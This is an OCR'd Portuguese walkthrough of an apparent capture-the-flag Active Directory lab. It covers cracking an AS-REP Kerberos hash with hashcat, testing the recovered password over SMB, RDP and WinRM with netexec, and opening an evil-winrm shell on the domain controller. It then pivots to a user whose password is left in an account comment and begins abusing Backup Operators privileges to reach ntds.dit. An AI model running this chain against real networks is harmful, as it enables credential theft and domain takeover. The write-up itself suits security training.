
```
ATTENTION! Pure (unoptimized) backend kernels selected.
Pure kernels can crack longer passwords, but drastically reduce performance.
If you want to switch to optimized kernels, append -O to your commandline.
See the above message to find out about the exact limits.

Watchdog: Temperature abort trigger set to 90c

Host memory required for this attack: 1 MB

Dictionary cache built:
* Filename..: /home/pop_star/Wordlist/SecLists/Passwords/Leaked-Databases/rockyou.txt
* Passwords.: 14344391
* Bytes.....: 139921497
* Keyspace..: 14344384
* Runtime...: 1 sec

$krb5asrep$23$lparker@FUSION.CORP:fa21331ef721cf44516f855addc0cfb7$61f4fc42a4b85ecbfaed57ae043a33cca4c4b7e1123d42f70fa1a5355e11077a2232f4c7619072601cf21b9adfb2dcba0716965
025f367ded8809641f3eedff929d4ae3e44e525ec25a7c0c6815402e5326f8c61aa1e7004a8f3b97aca92fa4fef6703c9cf8c25a772365fd8cd0fe0c09b3501ffb2793a89076d64266efd30cfde33af2bd09c6d1b3
d113b27c46488b8407df3c712dfa7c5f70631eb1aeae823aa8e2c25ebe80bfc668b068be93377212a6b9901f5db28cbcf094082d7954c45f338fe3b34f7c4d88aa05620ca5e6b58b62c9e3fd5a09f7d3e6d8a15735
b7da8772bc1d19971fb3a4afa:!!abbylvzsvs2k6!

Session..........: hashcat
Status...........: Cracked
Hash.Mode........: 18200 (Kerberos 5, etype 23, AS-REP)
Hash.Target......: $krb5asrep$23$lparker@FUSION.CORP:fa21331ef721cf445...3a4afa
Time.Started.....: Tue Sep 30 16:21:30 2025 (2 secs)
Time.Estimated...: Tue Sep 30 16:21:32 2025 (0 secs)
Kernel.Feature...: Pure Kernel
Guess.Base.......: File (/home/pop_star/Wordlist/SecLists/Passwords/Leaked-Databases/rockyou.txt)
```

Hash quebrada

Usuário: lparker
Senha: !!abbylvzsvs2k6!

3.2.2 Dica Opcional: De Senha em texto claro para Hash NTLM

As vezes senhas com caracteres especiais podem ser necessários caracteres de escape e afins e daí o que pode-se fazer é uma tática interessante é transformar a senha em texto claro para HASH NTLM



NTLM Hash Generator

Input String

```
!!abbylvzsvs2k6!
```

Size : **16** B, 16 Characters

Output Text


```
5A2ED7B4BB2CD206CC884319B97B6CE8
```

Size : **32** B, 32 Characters

https://codebeautify.org/ntlm-hash-generator

3.3 NetExec — Acesso a serviços remotos


3.3.1 SMB — Verificação de acesso a compartilhamentos



```
┌─[✓]─[pop_star@pop-os]─[10.13.72.32]─[~]
└──╼ $ netexec smb fusion.corp -u 'lparker' -p '!!abbylvzsvs2k6!'
SMB         10.201.98.141   445    FUSION-DC        [*] Windows 10 / Server 2019 Build 17763 x64 (name:FUSION-DC) (domain:fusion.corp) (signing:True) (SMBv1:False) (Null Auth:True)
SMB         10.201.98.141   445    FUSION-DC        [+] fusion.corp\lparker:!!abbylvzsvs2k6!
┌─[✓]─[pop_star@pop-os]─[10.13.72.32]─[~]
└──╼ $ 
```

Sim


3.3.2 RDP — Verificação de acesso à interface gráfica remota



```
[pop_star@pop-os]─[10.13.72.32]─[/home/pop_star/Temporario]
 netexec rdp fusion.corp -u lparker -p '!!abbylvzsvs2k6!'
      10.201.4.99     3389   FUSION-DC        [*] Windows 10 or Windows Server 2016 Build 17763 (name:FUSION-DC) (domain:fusion.corp) (nla:True)
      10.201.4.99     3389   FUSION-DC        [+] fusion.corp\lparker:!!abbylvzsvs2k6!
```

Sim

3.3.3 WinRM — Verificação de execução remota (acesso confirmado)




```
┌─[✓]─[pop_star@pop-os]─[10.13.72.32]─[/home/pop_star/Temporario]
└──╼ $ netexec winrm fusion.corp -u lparker -p '!!abbylvzsvs2k6!'
WINRM       10.201.4.99     5985   FUSION-DC        [*] Windows 10 / Server 2019 Build 17763 (name:FUSION-DC) (domain:fusion.corp)
WINRM       10.201.4.99     5985   FUSION-DC        [+] fusion.corp\lparker:!!abbylvzsvs2k6! (Pwn3d!)
```

SIM!

Como demonstrado na imagem, o status **"Pwn3d!"** indica que temos acesso remoto completo via WinRM.


4. Pós-Exploração

4.1 Acessando a usuário `lparker`




```
┌─[✓]─[pop_star@pop-os]─[10.13.72.32]─[~]
└──╼ $ evil-winrm -i fusion.corp -u lparker -p '!!abbylvzsvs2k6!'

Evil-WinRM shell v3.7

Warning: Remote path completions is disabled due to ruby limitation: quoting_detection_proc() function is
ted on this machine

Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/evil-winrm#Remote-pat
n

Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\lparker\Documents> whoami
fusion\lparker
*Evil-WinRM* PS C:\Users\lparker\Documents> hostname
Fusion-DC
*Evil-WinRM* PS C:\Users\lparker\Documents> 
```

4.1.1 Coletando Informações




```
*Evil-WinRM* PS C:\stuff> whoami /all

USER INFORMATION
----------------

User Name      SID
============== ============================================
fusion\lparker S-1-5-21-1898838421-3672757654-990739655-1103


GROUP INFORMATION
-----------------

Group Name                                 Type             SID          Attributes
========================================== ================ ============ ==================================================
Everyone                                   Well-known group S-1-1-0      Mandatory group, Enabled by default, Enabled group
BUILTIN\Remote Management Users            Alias            S-1-5-32-580 Mandatory group, Enabled by default, Enabled group
BUILTIN\Users                              Alias            S-1-5-32-545 Mandatory group, Enabled by default, Enabled group
BUILTIN\Pre-Windows 2000 Compatible Access Alias            S-1-5-32-554 Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\NETWORK                       Well-known group S-1-5-2      Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\Authenticated Users           Well-known group S-1-5-11     Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\This Organization             Well-known group S-1-5-15     Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\NTLM Authentication           Well-known group S-1-5-64-10  Mandatory group, Enabled by default, Enabled group
Mandatory Label\Medium Plus Mandatory Level Label            S-1-16-8448


PRIVILEGES INFORMATION
----------------------

Privilege Name                Description                    State
============================= ============================== =======
SeMachineAccountPrivilege     Add workstations to domain     Enabled
SeChangeNotifyPrivilege       Bypass traverse checking       Enabled
SeIncreaseWorkingSetPrivilege Increase a process working set Enabled


USER CLAIMS INFORMATION
-----------------------
```



```
*Evil-WinRM* PS C:\stuff> nltest /dsgetdc:fusion.corp 2>&1
           DC: \\Fusion-DC.fusion.corp
      Address: \\10.201.4.99
     Dom Guid: 23356f19-183c-4d58-b004-c433caf30fd1
     Dom Name: fusion.corp
  Forest Name: fusion.corp
 Dc Site Name: Default-First-Site-Name
Our Site Name: Default-First-Site-Name
        Flags: PDC GC DS LDAP KDC TIMESERV GTIMESERV WRITABLE DNS_DC DNS_DOMAIN DNS_FOREST CLOSE_SITE FULL_SECRET WS DS_8 DS_9 DS_10 0x20000
The command completed successfully
*Evil-WinRM* PS C:\stuff> systeminfo
Program 'systeminfo.exe' failed to run: Access is deniedAt line:1 char:1
+ systeminfo
+ ~~~~~~~~~~.
At line:1 char:1
+ systeminfo
+ ~~~~~~~~~~
    + CategoryInfo          : ResourceUnavailable: (:) [], ApplicationFailedException
    + FullyQualifiedErrorId : NativeCommandFailed
*Evil-WinRM* PS C:\stuff> 
```

Com base na saída apresentada, confirmamos que a máquina avaliada atua como **Domain Controller (DC)** no domínio.




```
*Evil-WinRM* PS C:\stuff> net user lparker /domain
User name                    lparker
Full Name                    Larry Parker
Comment
User's comment
Country/region code          000 (System Default)
Account active               Yes
Account expires              Never

Password last set            3/3/2021 6:37:40 AM
Password expires             Never
Password changeable          3/3/2021 6:37:40 AM
Password required            Yes
User may change password     No

Workstations allowed         All
Logon script
User profile
Home directory
Last logon                   10/1/2025 5:30:39 AM

Logon hours allowed          All

Local Group Memberships      *Remote Management Use
Global Group memberships     *Domain Users
The command completed successfully.
```

Comecei buscar informação para saber se eu estou em algum grupo de "administrators"

4.2 Pivoting — Identificação e Coleta de Credenciais do Usuário `jmurphy`

Comecei buscar informação do outro usuário que eu encontrei na máquina



```
*Evil-WinRM* PS C:\Users\lparker\Desktop> net user jmurphy /domain
User name                    jmurphy
Full Name                    Joseph Murphy
Comment                      Password set to u8WC3!kLsgw=#bRY
User's comment
Country/region code          000 (System Default)
Account active               Yes
Account expires              Never

Password last set            3/3/2021 6:41:24 AM
Password expires             Never
Password changeable          3/3/2021 6:41:24 AM
Password required            Yes
User may change password     Yes

Workstations allowed         All
Logon script
User profile
Home directory
Last logon                   Never

Logon hours allowed          All

Local Group Memberships      *Backup Operators     *Remote Management Use
Global Group memberships     *Domain Users
The command completed successfully.

*Evil-WinRM* PS C:\Users\lparker\Desktop>
```


Na descrição do usuário foi encontrada a senha em texto claro. Além disso, o usuário é membro de grupos com privilégios que o tornam um vetor potencial para escalada de privilégios.

Pivoting

```
jmurphy:u8WC3!kLsgw=#bRY
```

4.3 Acesso ao usuário `jmurphy` — Privilégios identificados

Ao assumir a sessão do usuário `jmurphy`, identificamos que a conta possui privilégios de **Backup Operators**. Membros desse grupo conseguem realizar operações de backup/recuperação que permitem acesso a cópias consistentes de dados protegidos pelo sistema, incluindo artefatos de diretório (por exemplo, o banco de dados do Active Directory). Em consequência, a presença desse privilégio representa um vetor significativo para obtenção de credenciais e escalada de privilégios a domínio, se explorado indevidamente.



```
*Evil-WinRM* PS C:\Users\jmurphy\Desktop> whoami /all

USER INFORMATION
----------------

User Name      SID
============== =============================================
fusion\jmurphy S-1-5-21-1898838421-3672757654-990739655-1104


GROUP INFORMATION
-----------------

Group Name                                 Type             SID          Attributes
========================================== ================ ============ ==================================================
Everyone                                   Well-known group S-1-1-0      Mandatory group, Enabled by default, Enabled group
BUILTIN\Backup Operators                   Alias            S-1-5-32-551 Mandatory group, Enabled by default, Enabled group
BUILTIN\Remote Management Users            Alias            S-1-5-32-580 Mandatory group, Enabled by default, Enabled group
BUILTIN\Users                              Alias            S-1-5-32-545 Mandatory group, Enabled by default, Enabled group
BUILTIN\Pre-Windows 2000 Compatible Access Alias            S-1-5-32-554 Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\NETWORK                       Well-known group S-1-5-2      Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\Authenticated Users           Well-known group S-1-5-11     Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\This Organization             Well-known group S-1-5-15     Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\NTLM Authentication           Well-known group S-1-5-64-10  Mandatory group, Enabled by default, Enabled group
Mandatory Label\High Mandatory Level       Label            S-1-16-12288


PRIVILEGES INFORMATION
----------------------

Privilege Name                Description                    State
============================= ============================== =======
SeMachineAccountPrivilege     Add workstations to domain     Enabled
SeBackupPrivilege             Back up files and directories  Enabled
SeRestorePrivilege            Restore files and directories  Enabled
SeShutdownPrivilege           Shut down the system           Enabled
SeChangeNotifyPrivilege       Bypass traverse checking       Enabled
SeIncreaseWorkingSetPrivilege Increase a process working set Enabled


USER CLAIMS INFORMATION
-----------------------

User claims unknown.

Kerberos support for Dynamic Access Control on this device has been disabled.
*Evil-WinRM* PS C:\Users\jmurphy\Desktop>
```

5. Escalação de Privilégios (PrivEsc)

5.1. Abuso de SeBackupPrivilege e SeRestorePrivilege via diskshadow

O que podemos fazer é criar um Arquivo Shell Distribuído (DSH). Este arquivo conterá os comandos apropriados para executarmos o utilitário diskshadow na unidade C: e, por fim, no arquivo ntds.dit.

